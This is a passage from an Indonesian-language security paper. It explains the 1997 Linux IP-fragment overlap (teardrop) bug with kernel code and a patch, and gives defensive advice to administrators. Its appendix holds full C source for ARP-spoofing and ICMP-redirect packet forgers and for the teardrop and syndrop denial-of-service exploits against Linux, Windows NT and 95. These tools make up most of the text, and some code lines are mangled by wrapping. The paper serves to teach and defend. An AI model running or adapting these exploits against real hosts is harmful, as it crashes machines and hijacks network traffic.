Untuk mengetahui, bagaimana Linux merakit ulang fragmen, kita lihat potongan kode berikut dari `ip_fragment.c` baris 502:

```
/*
 * Determine the position of this fragment.
 */

end = offset + ntohs(ip->tot_len) - ihl;
```

yang menghitung *upper bound*. Lalu, apa yang terjadi saat kita mendapatkan fragmen yang tumpang tindih. Dari `ip_fragment.c` baris 531:

```
/*
 * We found where to put this one.
 * Check for overlap with preceding fragment, and, if needed,
 * align things so that any overlaps are eliminated.
 */
if (prev != NULL && offset < prev->end) {
    i = prev->end - offset;
    offset += i; /* ptr into datagram */
    ptr += i; /* ptr into fragment data */
}
```

Jika kita mendapatkan bahwa offset fragmen sekarang lebih kecil daripada akhir fragmen sebelumnya (tumpang tindih), kita perlu menepatkannya (*align*) dengan benar. Proses ini baik dilakukan, namun bagaimana jika *payload* dari fragmen sekarang tidak berisi cukup data untuk proses penepatan. Dalam kasus ini, akhir *offset* akan lebih besar dari *end*. Dua nilai ini akan diteruskan ke fungsi `ip_frag_create()`, di mana panjang data dalam fragmen dihitung. Dari `ip_fragment.c` baris 97:

```
/* Fill in the structure. */
fp->offset = offset;
fp->end = end;
fp->len = end - offset;
```

Langkah ini akan menghasilkan `fp->len` negatif, dan `memcpy()` di atas akan berakibat program akan menyalin terlampau banyak data. Efek akhirnya adalah *reboot* atau *halt*, tergantung besar memori yang tersedia.

3.3.2 Eksploitasi Bug

Bug tersebut ada, dan kita tinggal memicunya saja. Caranya sederhana saja. Kirimkan dua datagram IP yang difragmentasi secara khusus. Paket pertama ber-offset 0 dengan *payload* sebesar N, dengan bit MF *on* (isi data tak relevan). Paket kedua adalah fragmen terakhir (MF = 0) dengan offset positif yang lebih kecil dari N dan dengan *payload* kurang dari N.

Implementasi Linux yang rentan adalah yang menggunakan kernel 1.x dan 2.x. Windoze juga rentan, khususnya NT dan 95. Dengan mengirimkan 10 hingga 15 paket rakitan, *bug* tadi akan nampak. Program `teardrop.c` yang terlampir dapat melakukannya. Program `syndrop.c` selain mengeksploitasi *bug* fragmentasi, juga urutan SYN pada Windoze.

3.3.3 Perbaikan

Tentu saja, *patch* merupakan pilihan pertama. Namun, bila *patch* belum tersedia, di sini diberikan sebuah usulan perbaikan oleh *route*:

```
+++ ip_fragment.c.patched          Mon Nov 10 19:18:52 1997
@@ -12,6 +12,7 @@
 * Alan Cox          :      Split from ip.c , see ip_input.c for history.
 * Alan Cox          :      Handling oversized frames
 * Uriel Maimon      :      Accounting errors in two fringe cases.
+ * route            :      IP fragment overlap bug
 */

#include <linux/types.h>
@@ -578,6 +579,22 @@
                                frag_kfree_s(tmp, sizeof(struct ipfrag));
                                }
+
+
+ /*
+  * Uh-oh.  Some one's playing some park shenanigans on us.
+  * IP fragoverlap-linux-go-b00m bug.
+  * route 11.3.97
+  */
+
+ if (offset > end)
+ {
+     skb->sk = NULL;
+     printk("IP: Invalid IP fragment (offset > end) found from
%s\n", in_ntoa(iph->saddr));
+     kfree_skb(skb, FREE_READ);
+     ip_statistics.IpReasmFails++;
+     ip_free(qp);
+     return NULL;
+ }
+
+ /*
+  *      Insert this fragment in the chain of fragments.
```

4 Kesimpulan

Telah diungkapkan bagaimana socket dapat menjadi sarana penyerangan yang ampuh, yang berimplikasi luas pada aspek keamanan. Seseorang dapat mencoba-coba merakit paket sesukanya, dan mengumpulkannya pada suatu sistem. Atau ia mempelajari *source code* kernel (jika tersedia) untuk menemukan *bug* di sana-sini, yang kemudian dieksploitasinya. Dalam kasus ARP dan ICMP di atas, perancang protokol tidak mempersiapkan diri terhadap “orang jahat” dengan membiarkan “kepercayaan” didistribusi begitu saja tanpa otorisasi. Ini berbahaya dan perlu penanganan segera. Administrator sistem diharapkan mampu mengantisipasi celah keamanan itu dan mengoperasikan sistemnya dengan terus mempertimbangkan aspek keamanan. Dengan membuka “jalan masuk” secukupnya ke sistem dan menerapkan otorisasi yang baik banyak menolongnya menangkis serangan. Terus perbaharui komponen sistem dengan *patch* terkini, di mana *bug* sudah dieliminasi dan fitur baru ditambahkan. Akhirnya, penggunaan sistem deteksi penerobosan (*intrusion detection system*) serta analisis berkas log, akan banyak menolongnya mengantisipasi atau, seburuk-buruknya, menelusur kejadian penerobosan untuk menangkap sang penjahat. Untuk itu, administrator sistem saat ini harus terus meng-*update* pengetahuannya terus menerus. Jangan kalah dengan “orang jahat.” Penyuluhan pada *user* akan membentuk sebuah sistem keamanan terdistribusi, yang dipercaya banyak orang lebih andal.

Akhir kata, seperti api: kecil bersahabat, besar menghanguskan. Atau dua sisi pisau, satu menolong memotong, satunya membunuh. Berhati-hatilah dengan setiap produk rekayasa manusia. Ada potensi buruk tersimpan di dalamnya. Waspadalah!

Lampiran A Kode Program

Kode program berikut ditulis oleh pengarangnya masing-masing, dan ditujukan hanya sebagai **sarana pembuktian**. Pemakaian di luar tujuan tersebut dan akibatnya menjadi tanggung jawab pengguna.

A.1 send_arp.c

```
/* send_arp.c

This program sends out one ARP packet with source/target IP and Ethernet
hardware addresses supplied by the user. It compiles and works on Linux
and will probably work on any Unix that has SOCK_PACKET.

The idea behind this program is a proof of a concept, nothing more. It
comes as is, no warranty. However, you're allowed to use it under one
condition: you must use your brain simultaneously. If this condition is
not met, you shall forget about this program and go RTFM immediately.

yuri volobuev'97
volobuev@t1.chem.umn.edu

*/

#include <stdio.h>
#include <ctype.h>
#include <stdlib.h>
#include <string.h>
#include <errno.h>
#include <netdb.h>
#include <sys/socket.h>
#include <linux/in.h>
#include <arpa/inet.h>
#include <linux/if_ether.h>

#define ETH_HW_ADDR_LEN 6
#define IP_ADDR_LEN 4
#define ARP_FRAME_TYPE 0x0806
#define ETHER_HW_TYPE 1
#define IP_PROTO_TYPE 0x0800
#define OP_ARP_REQUEST 2

#define DEFAULT_DEVICE "eth0"

char usage[]={"send_arp: sends out custom ARP packet. yuri volobuev'97\n\
\tusage: send_arp src_ip_addr src_hw_addr targ_ip_addr tar_hw_addr\n\n"};

struct arp_packet {
    u_char targ_hw_addr[ETH_HW_ADDR_LEN];
    u_char src_hw_addr[ETH_HW_ADDR_LEN];
    u_short frame_type;
    u_short hw_type;
    u_short prot_type;
    u_char hw_addr_size;
    u_char prot_addr_size;
    u_short op;
    u_char sndr_hw_addr[ETH_HW_ADDR_LEN];
    u_char sndr_ip_addr[IP_ADDR_LEN];
    u_char rcpt_hw_addr[ETH_HW_ADDR_LEN];
    u_char rcpt_ip_addr[IP_ADDR_LEN];
    u_char padding[18];
};

void die(char *);
void get_ip_addr(struct in_addr*,char*);
void get_hw_addr(char*,char*);

int main(int argc,char** argv){

    struct in_addr src_in_addr,targ_in_addr;
    struct arp_packet pkt;
    struct sockaddr sa;
    int sock;
```

```

if(argc != 5)die(usage);

sock=socket(AF_INET,SOCK_PACKET,htons(ETH_P_RARP));
if(sock<0){
    perror("socket");
    exit(1);
}

pkt.frame_type = htons(ARP_FRAME_TYPE);
pkt.hw_type = htons(ETHER_HW_TYPE);
pkt.prot_type = htons(IP_PROTO_TYPE);
pkt.hw_addr_size = ETH_HW_ADDR_LEN;
pkt.prot_addr_size = IP_ADDR_LEN;
pkt.op=htons(OP_ARP_REQUEST);

get_hw_addr(pkt.targ_hw_addr,argv[4]);
get_hw_addr(pkt.rcpt_hw_addr,argv[4]);
get_hw_addr(pkt.src_hw_addr,argv[2]);
get_hw_addr(pkt.sndr_hw_addr,argv[2]);

get_ip_addr(&src_in_addr,argv[1]);
get_ip_addr(&targ_in_addr,argv[3]);

memcpy(pkt.sndr_ip_addr,&src_in_addr,IP_ADDR_LEN);
memcpy(pkt.rcpt_ip_addr,&targ_in_addr,IP_ADDR_LEN);

bzero(pkt.padding,18);

strcpy(sa.sa_data,DEFAULT_DEVICE);
if(sendto(sock,&pkt,sizeof(pkt),0,&sa,sizeof(sa)) < 0){
    perror("sendto");
    exit(1);
}
exit(0);
}

void die(char* str){
    fprintf(stderr,"%s\n",str);
    exit(1);
}

void get_ip_addr(struct in_addr* in_addr,char* str){
    struct hostent *hostp;

    in_addr->s_addr=inet_addr(str);
    if(in_addr->s_addr == -1){
        if( (hostp = gethostbyname(str)))
            bcopy(hostp->h_addr,in_addr,hostp->h_length);
        else {
            fprintf(stderr,"send_arp: unknown host %s\n",str);
            exit(1);
        }
    }
}

void get_hw_addr(char* buf,char* str){
    int i;
    char c,val;

    for(i=0;i<ETH_HW_ADDR_LEN;i++){
        if( !(c = tolower(*str++)) die("Invalid hardware address");
        if(isdigit(c)) val = c-'0';
        else if(c >= 'a' && c <= 'f') val = c-'a'+10;
        else die("Invalid hardware address");

        *buf = val << 4;
        if( !(c = tolower(*str++)) die("Invalid hardware address");
        if(isdigit(c)) val = c-'0';
        else if(c >= 'a' && c <= 'f') val = c-'a'+10;
        else die("Invalid hardware address");

        *buf++ |= val;

        if(*str == ':')str++;
    }
}

```

A.2 icmp_redir.c

```
/* icmp_redir.c
```

This program sends out an ICMP host redirect packet with gateway IP supplied

by user. It was written and tested under Linux 2.0.30 and could be rather easily modified to work on most Unices.

The idea behind this program is a proof of a concept, nothing more. It comes as is, no warranty. However, you're allowed to use it under one condition: you must use your brain simultaneously. If this condition is not met, you shall forget about this program and go RTFM immediately.

yuri volobuev'97
volobuev@t1.chem.umn.edu

```
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <errno.h>
#include <unistd.h>
#include <netdb.h>
#include <syslog.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <netinet/in.h>
#include <netinet/ip_icmp.h>
#include <netinet/ip.h>

#define IPVERSION      4

struct raw_pkt {
    struct iphdr ip; /* This is Linux-style iphdr.
                     Use BSD-style struct ip if you want */
    struct icmphdr icmp;
    struct iphdr encl_iphdr;
    char encl_ip_data[8];
};

struct raw_pkt* pkt;

void die(char *);
unsigned long int get_ip_addr(char*);
unsigned short checksum(unsigned short*,char);

int main(int argc,char** argv){

    struct sockaddr_in sa;
    int sock,packet_len;
    char usage[]={"icmp_redirect: send out custom ICMP host redirect packet. \
yuri volobuev'97\n\
usage: icmp_redirect gw_host targ_host dst_host dummy_host\n"};
    char on = 1;

    if(argc != 5)die(usage);

    if( (sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0){
        perror("socket");
        exit(1);
    }

    sa.sin_addr.s_addr = get_ip_addr(argv[2]);
    sa.sin_family = AF_INET;

    packet_len = sizeof(struct raw_pkt);
    pkt = calloc((size_t)1,(size_t)packet_len);

    pkt->ip.version = IPVERSION;
    pkt->ip.ihl = sizeof(struct iphdr) >> 2;
    pkt->ip.tos = 0;
    pkt->ip.tot_len = htons(packet_len);
    pkt->ip.id = htons(getpid() & 0xFFFF);
    pkt->ip.frag_off = 0;
    pkt->ip.ttl = 0x40;
    pkt->ip.protocol = IPPROTO_ICMP;
    pkt->ip.check = 0;
    pkt->ip.saddr = get_ip_addr(argv[1]);
    pkt->ip.daddr = sa.sin_addr.s_addr;
    pkt->ip.check = checksum((unsigned short*)pkt,sizeof(struct iphdr));

    pkt->icmp.type = ICMP_REDIRECT;
    pkt->icmp.code = ICMP_REDIRECT_HOST;
    pkt->icmp.checksum = 0;
    pkt->icmp.un.gateway = get_ip_addr(argv[4]);

    memcpy(&(pkt->encl_iphdr),pkt,sizeof(struct iphdr));
    pkt->encl_iphdr.protocol = IPPROTO_IP;
    pkt->encl_iphdr.saddr = get_ip_addr(argv[2]);
    pkt->encl_iphdr.daddr = get_ip_addr(argv[3]);
    pkt->encl_iphdr.check = 0;
    pkt->encl_iphdr.check = checksum((unsigned short*)&(pkt->encl_iphdr),
```

```

        sizeof(struct iphdr));

pkt->icmp.checksum = checksum((unsigned short*)&(pkt->icmp),
        sizeof(struct raw_pkt)-sizeof(struct iphdr));

if (setsockopt(sock, IPPROTO_IP, IP_HDRINCL, (char *)&on, sizeof(on)) < 0) {
    perror("setsockopt: IP_HDRINCL");
    exit(1);
}

if(sendto(sock, pkt, packet_len, 0, (struct sockaddr*)&sa, sizeof(sa)) < 0){
    perror("sendto");
    exit(1);
}
exit(0);
}

void die(char* str){
    fprintf(stderr, "%s\n", str);
    exit(1);
}

unsigned long int get_ip_addr(char* str){

    struct hostent *hostp;
    unsigned long int addr;

    if( (addr = inet_addr(str)) == -1){
        if( (hostp = gethostbyname(str))
            return *(unsigned long int*)(hostp->h_addr);
        else {
            fprintf(stderr, "unknown host %s\n", str);
            exit(1);
        }
    }
    return addr;
}

unsigned short checksum(unsigned short* addr, char len){
    register long sum = 0;

    while(len > 1){
        sum += *addr++;
        len -= 2;
    }
    if(len > 0) sum += *addr;
    while (sum >> 16) sum = (sum & 0xffff) + (sum >> 16);

    return ~sum;
}

```

A.3 teardrop.c

```

/*
 * Copyright (c) 1997 route|daemon9 <route@infonexus.com> 11.3.97
 *
 * Linux/NT/95 Overlap frag bug exploit
 *
 * Exploits the overlapping IP fragment bug present in all Linux kernels and
 * NT 4.0 / Windows 95 (others?)
 *
 * Based off of:    flip.c by klepto
 * Compiles on:    Linux, *BSD*
 *
 * gcc -O2 teardrop.c -o teardrop
 * OR
 * gcc -O2 teardrop.c -o teardrop -DSTRANGE_BSD_BYTE_ORDERING_THING
 */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#include <netinet/udp.h>
#include <arpa/inet.h>
#include <sys/types.h>
#include <sys/time.h>
#include <sys/socket.h>

#ifdef STRANGE_BSD_BYTE_ORDERING_THING
    /* OpenBSD < 2.1, all FreeBSD and netBSD, BSDi < 3.0 */
#define FIX(n)  (n)

```

```

#else
/* OpenBSD 2.1, all Linux */
#define FIX(n) htons(n)
#endif /* STRANGE_BSD_BYTE_ORDERING_THING */

#define IP_MF 0x2000 /* More IP fragment en route */
#define IPH 0x14 /* IP header size */
#define UDPH 0x8 /* UDP header size */
#define PADDING 0x1c /* datagram frame padding for first packet */
#define MAGIC 0x3 /* Magic Fragment Constant (tm). Should be 2 or 3 */
#define COUNT 0x1 /* Linux dies with 1, NT is more stalwart and can
/* withstand maybe 5 or 10 sometimes... Experiment.
*/

void usage(u_char *);
u_long name_resolve(u_char *);
u_short in_cksum(u_short *, int);
void send_frags(int, u_long, u_long, u_short, u_short);

int main(int argc, char **argv)
{
    int one = 1, count = 0, i, rip_sock;
    u_long src_ip = 0, dst_ip = 0;
    u_short src_prt = 0, dst_prt = 0;
    struct in_addr addr;

    fprintf(stderr, "teardrop route|daemon9\n\n");

    if((rip_sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
    {
        perror("raw socket");
        exit(1);
    }
    if (setsockopt(rip_sock, IPPROTO_IP, IP_HDRINCL, (char *)&one, sizeof(one))
        < 0)
    {
        perror("IP_HDRINCL");
        exit(1);
    }
    if (argc < 3) usage(argv[0]);
    if (!(src_ip = name_resolve(argv[1])) || !(dst_ip = name_resolve(argv[2])))
    {
        fprintf(stderr, "What the hell kind of IP address is that?\n");
        exit(1);
    }

    while ((i = getopt(argc, argv, "s:t:n:")) != EOF)
    {
        switch (i)
        {
            case 's': /* source port (should be ephemeral) */
                src_prt = (u_short)atoi(optarg);
                break;
            case 't': /* dest port (DNS, anyone?) */
                dst_prt = (u_short)atoi(optarg);
                break;
            case 'n': /* number to send */
                count = atoi(optarg);
                break;
            default :
                usage(argv[0]);
                break; /* NOTREACHED */
        }
    }
    srand((unsigned)(time((time_t)0)));
    if (!src_prt) src_prt = (random() % 0xffff);
    if (!dst_prt) dst_prt = (random() % 0xffff);
    if (!count) count = COUNT;

    fprintf(stderr, "Death on flaxen wings:\n");
    addr.s_addr = src_ip;
    fprintf(stderr, "From: %15s.%5d\n", inet_ntoa(addr), src_prt);
    addr.s_addr = dst_ip;
    fprintf(stderr, " To: %15s.%5d\n", inet_ntoa(addr), dst_prt);
    fprintf(stderr, " Amt: %5d\n", count);
    fprintf(stderr, "[ ");

    for (i = 0; i < count; i++)
    {
        send_frags(rip_sock, src_ip, dst_ip, src_prt, dst_prt);
        fprintf(stderr, "b00m ");
        usleep(500);
    }
    fprintf(stderr, "]\n");
    return (0);
}

/*
* Send two IP fragments with pathological offsets. We use an implementation

```

```

* independent way of assembling network packets that does not rely on any of
* the diverse O/S specific nomenclature hinderances (well, linux vs. BSD).
*/

void send_frags(int sock, u_long src_ip, u_long dst_ip, u_short src_prt,
               u_short dst_prt)
{
    u_char *packet = NULL, *p_ptr = NULL; /* packet pointers */
    u_char byte; /* a byte */
    struct sockaddr_in sin; /* socket protocol structure */

    sin.sin_family = AF_INET;
    sin.sin_port = src_prt;
    sin.sin_addr.s_addr = dst_ip;

    /*
     * Grab some memory for our packet, align p_ptr to point at the beginning
     * of our packet, and then fill it with zeros.
     */
    packet = (u_char *)malloc(IPH + UDPH + PADDING);
    p_ptr = packet;
    bzero((u_char *)p_ptr, IPH + UDPH + PADDING);

    byte = 0x45; /* IP version and header length */
    memcpy(p_ptr, &byte, sizeof(u_char));
    p_ptr += 2; /* IP TOS (skipped) */
    *((u_short *)p_ptr) = FIX(IPH + UDPH + PADDING); /* total length */
    p_ptr += 2;
    *((u_short *)p_ptr) = htons(242); /* IP id */
    p_ptr += 2;
    *((u_short *)p_ptr) |= FIX(IP_MF); /* IP frag flags and offset */
    p_ptr += 2;
    *((u_short *)p_ptr) = 0x40; /* IP TTL */
    byte = IPPROTO_UDP;
    memcpy(p_ptr + 1, &byte, sizeof(u_char));
    p_ptr += 4; /* IP checksum filled in by kernel */
    *((u_long *)p_ptr) = src_ip; /* IP source address */
    p_ptr += 4;
    *((u_long *)p_ptr) = dst_ip; /* IP destination address */
    p_ptr += 4;
    *((u_short *)p_ptr) = htons(src_prt); /* UDP source port */
    p_ptr += 2;
    *((u_short *)p_ptr) = htons(dst_prt); /* UDP destination port */
    p_ptr += 2;
    *((u_short *)p_ptr) = htons(8 + PADDING); /* UDP total length */

    if (sendto(sock, packet, IPH + UDPH + PADDING, 0, (struct sockaddr *)&sin,
              sizeof(struct sockaddr)) == -1)
    {
        perror("\nsendto");
        free(packet);
        exit(1);
    }

    /* We set the fragment offset to be inside of the previous packet's
     * payload (it overlaps inside the previous packet) but do not include
     * enough payload to cover complete the datagram. Just the header will
     * do, but to crash NT/95 machines, a bit larger of packet seems to work
     * better.
     */
    p_ptr = &packet[2]; /* IP total length is 2 bytes into the header */
    *((u_short *)p_ptr) = FIX(IPH + MAGIC + 1);
    p_ptr += 4; /* IP offset is 6 bytes into the header */
    *((u_short *)p_ptr) = FIX(MAGIC);

    if (sendto(sock, packet, IPH + MAGIC + 1, 0, (struct sockaddr *)&sin,
              sizeof(struct sockaddr)) == -1)
    {
        perror("\nsendto");
        free(packet);
        exit(1);
    }
    free(packet);
}

u_long name_resolve(u_char *host_name)
{
    struct in_addr addr;
    struct hostent *host_ent;

    if ((addr.s_addr = inet_addr(host_name)) == -1)
    {
        if (!(host_ent = gethostbyname(host_name))) return (0);
        bcopy(host_ent->h_addr, (char *)&addr.s_addr, host_ent->h_length);
    }
    return (addr.s_addr);
}

```

```

void usage(u_char *name)
{
    fprintf(stderr,
        "%s src_ip dst_ip [ -s src_prt ] [ -t dst_prt ] [ -n how_many ]\n",
        name);
    exit(0);
}

```

A.4 syndrop.c

```

/* syndrop.c
 * by PineKoan
 * stomp on M$ SYN sequence bug and the teardrop frag fuckup at same time!
 * tcp instead of udp
 *
 * based on: Newtear.c
 * which was: Copyright (c) 1997 route|daemon9 <route@infonexus.com>
11.3.97
 * Linux/NT/95 Overlap frag bug exploit
 * which was: Based off of: flip.c by klepto
 *
 * Compiles on: Linux, *BSD*
 * gcc -O2 teardrop.c -o teardrop
 * OR
 * gcc -O2 teardrop.c -o teardrop -DSTRANGE_BSD_BYTE_ORDERING_THING
 */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#include <netinet/udp.h>
#include <netinet/tcp.h>
#include <arpa/inet.h>
#include <sys/types.h>
#include <sys/time.h>
#include <sys/socket.h>

#ifdef STRANGE_BSD_BYTE_ORDERING_THING
    /* OpenBSD < 2.1, all FreeBSD and netBSD, BSDi < 3.0
 */
#define FIX(n) (n)
#else
    /* OpenBSD 2.1, all Linux */
#define FIX(n) htons(n)
#endif /* STRANGE_BSD_BYTE_ORDERING_THING */

#define IP_MF 0x2000 /* More IP fragment en route */
#define IPH 0x14 /* IP header size */
#define UDPH 0x8 /* UDP header size */
#define TCPh sizeof(struct tcphdr) /* TCP header */
#define PADDING 0x14 /* datagram frame padding for first packet */ /* JD
Chan
ge pad size to 20 decimal. */
#define MAGIC 0x3 /* Magic Fragment Constant (tm). Should be 2 or 3 */
#define COUNT 0x11 /* Linux dies with 1, NT is more stalwart and can
 * withstand maybe 5 or 10 sometimes... Experiment.
 * syndrop: gotta hit it at least 8 times.

overflowing
 * some static sized buffer. fools.
 */

void usage(u_char *);
u_long name_resolve(u_char *);
u_short in_cksum(u_short *, int);
void send_frags(int, u_long, u_long, u_short, u_short, u_long, u_long);

int main(int argc, char **argv)
{
    int one = 1, count = 0, i, rip_sock;
    u_long src_ip = 0, dst_ip = 0;
    u_short src_prt = 0, dst_prt = 0;
    u_long s_start = 0, s_end = 0;
    struct in_addr addr;

    fprintf(stderr, "syndrop by PineKoan\n");

    if((rip_sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
    {
        perror("raw socket");
        exit(1);
    }
    if (setsockopt(rip_sock, IPPROTO_IP, IP_HDRINCL, (char *)&one,

```

```

sizeof(one))
    < 0)
    {
        perror("IP_HDRINCL");
        exit(1);
    }
    if (argc < 3) usage(argv[0]);
    if (!(src_ip = name_resolve(argv[1])) || !(dst_ip =
name_resolve(argv[2])))
    {
        fprintf(stderr, "What the hell kind of IP address is that?\n");
        exit(1);
    }

while ((i = getopt(argc, argv, "s:t:n:S:E:")) != EOF)
{
    switch (i)
    {
        case 's': /* source port (should be ephemeral) */
            src_prt = (u_short)atoi(optarg);
            break;
        case 't': /* dest port (DNS, anyone?) */
            dst_prt = (u_short)atoi(optarg);
            break;
        case 'n': /* number to send */
            count = atoi(optarg);
            break;
        case 'S': /* SYN sequence start */
            s_start = atoi(optarg);
            break;
        case 'E': /* SYN sequence end */
            s_end = atoi(optarg);
            break;
        default :
            usage(argv[0]);
            break; /* NOTREACHED */
    }
}
srandom((unsigned)(time((time_t)0)));
if (!src_prt) src_prt = (random() % 0xffff);
if (!dst_prt) dst_prt = (random() % 0xffff);
if (!count) count = COUNT;

fprintf(stderr, "Death on flaxen wings:\n");
addr.s_addr = src_ip;
fprintf(stderr, "From: %15s.%5d\n", inet_ntoa(addr), src_prt);
addr.s_addr = dst_ip;
fprintf(stderr, " To: %15s.%5d\n", inet_ntoa(addr), dst_prt);
fprintf(stderr, " Amt: %5d\n", count);
fprintf(stderr, "[ ");
for (i = 0; i < count; i++)
{
    send_frags(rip_sock, src_ip, dst_ip, src_prt, dst_prt, s_start,
s_end);
    fprintf(stderr, "b00m ");
    usleep(500);
}
fprintf(stderr, "]\n");
return (0);
}

/*
 * Send two IP fragments with pathological offsets. We use an
implementation
 * independent way of assembling network packets that does not rely on any
of
 * the diverse O/S specific nomenclature hinderances (well, linux vs. BSD).
 */
void send_frags(int sock, u_long src_ip, u_long dst_ip, u_short src_prt,
u_short dst_prt, u_long seq1, u_long seq2)
{
    u_char *packet = NULL, *p_ptr = NULL; /* packet pointers */
    u_char byte; /* a byte */
    struct sockaddr_in sin; /* socket protocol structure */

    sin.sin_family = AF_INET;
    sin.sin_port = src_prt;
    sin.sin_addr.s_addr = dst_ip;

    /*
     * Grab some memory for our packet, align p_ptr to point at the beginning
     * of our packet, and then fill it with zeros.
     */
    packet = (u_char *)malloc(IPH + UDPH + PADDING);
    p_ptr = packet;
    bzero((u_char *)p_ptr, IPH + UDPH + PADDING); // Set it all to zero

```

```

byte = 0x45; /* IP version and header length */
memcpy(p_ptr, &byte, sizeof(u_char));
p_ptr += 2; /* IP TOS (skipped) */
*((u_short *)p_ptr) = FIX(IPH + UDPH + PADDING); /* total length */
p_ptr += 2;
*((u_short *)p_ptr) = htons(242); /* IP id */
p_ptr += 2;
*((u_short *)p_ptr) |= FIX(IP_MF); /* IP frag flags and offset */
p_ptr += 2;
*((u_short *)p_ptr) = 0x40; /* IP TTL */
byte = IPPROTO_TCP;
memcpy(p_ptr + 1, &byte, sizeof(u_char));
p_ptr += 4; /* IP checksum filled in by kernel */
*((u_long *)p_ptr) = src_ip; /* IP source address */
p_ptr += 4;
*((u_long *)p_ptr) = dst_ip; /* IP destination address */
p_ptr += 4;
*((u_short *)p_ptr) = htons(src_prt); /* TCP source port */
p_ptr += 2;
*((u_short *)p_ptr) = htons(dst_prt); /* TCP destination port */
p_ptr += 2;
*((u_long *)p_ptr) = seq1; /* TCP sequence # */
p_ptr += 4;
*((u_long *)p_ptr) = 0; /* ack */
p_ptr += 4;
*((u_short *)p_ptr) = htons(8 + PADDING*2); /* TCP data offset */ /*
Incre
ases TCP total length to 48 bytes Which is too big! */
p_ptr += 2;
*((u_char *)p_ptr) = TH_SYN; /* flags: mark SYN */
p_ptr += 1;
*((u_short *)p_ptr) = seq2-seq1; /* window */
*((u_short *)p_ptr) = 0x44 /* checksum : this is magic value for
NT
, W95. disassemble M$ C++ to see why, if you have time */
*((u_short *)p_ptr) = 0; /* urgent */

if (sendto(sock, packet, IPH + TCPH + PADDING, 0, (struct sockaddr
*)&sin,
sizeof(struct sockaddr)) == -1)
{
perror("\nsendto");
free(packet);
exit(1);
}

/* We set the fragment offset to be inside of the previous packet's
* payload (it overlaps inside the previous packet) but do not include
* enough payload to cover complete the datagram. Just the header will
* do, but to crash NT/95 machines, a bit larger of packet seems to work
* better.
*/
p_ptr = &packet[2]; /* IP total length is 2 bytes into the header
*/
*((u_short *)p_ptr) = FIX(IPH + MAGIC + 1);
p_ptr += 4; /* IP offset is 6 bytes into the header */
*((u_short *)p_ptr) = FIX(MAGIC);
p_ptr = &packet[24]; /* hop in to the sequence again... */
*((u_long *)p_ptr) = seq2; /* TCP sequence # */

if (sendto(sock, packet, IPH + MAGIC + 1, 0, (struct sockaddr *)&sin,
sizeof(struct sockaddr)) == -1)
{
perror("\nsendto");
free(packet);
exit(1);
}
free(packet);
}

u_long name_resolve(u_char *host_name)
{
struct in_addr addr;
struct hostent *host_ent;

if ((addr.s_addr = inet_addr(host_name)) == -1)
{
if (!(host_ent = gethostbyname(host_name))) return (0);
bcopy(host_ent->h_addr, (char *)&addr.s_addr,
host_ent->h_length);
}
return (addr.s_addr);
}

void usage(u_char *name)
{

```

```
fprintf(stderr,
    "%s src_ip dst_ip [ -s src_prt ] [ -t dst_prt ] [ -n how_many ]
",
    name);
fprintf(stderr,
    "[ -S sequence_start ] [ -E sequence_end ]\n",
    exit(0);
}
```

Bibliografi

- [1] Douglas E. Comer, “*Internetworking with TCP/IP; Principles, Protocols, and Architectures*,” Prentice Hall, 4th edition, 2000.
- [2] Budi Rahardjo, “*Keamanan Sistem Informasi Berbasis Internet*,” 2001.
- [3] Brian “Beej” Hall, “*Beej’s Guide to Network Programming Using Internet Sockets*,” 2001.
beej@piratehaven.org
- [4] Sean Walen, “*An Introduction to ARP Spoofing*” Revision 1.8, 2001.
<http://chocobospore.org/arpspoof>
- [5] Yuri Volobuev, “*ARP and ICMP Redirection Games*,” Sept. 1997.
<http://www.rootshell.com>
- [6] route, “*Linux and Windoze IP Fragmentation (Teardrop) Bug*” Nov. 1997.
<http://www.rootshell.com>
- [7] Neil Matthew, and Richard Stones, “*Beginning Linux Programming*” Wox Press Ltd., 2nd edition, April 2000.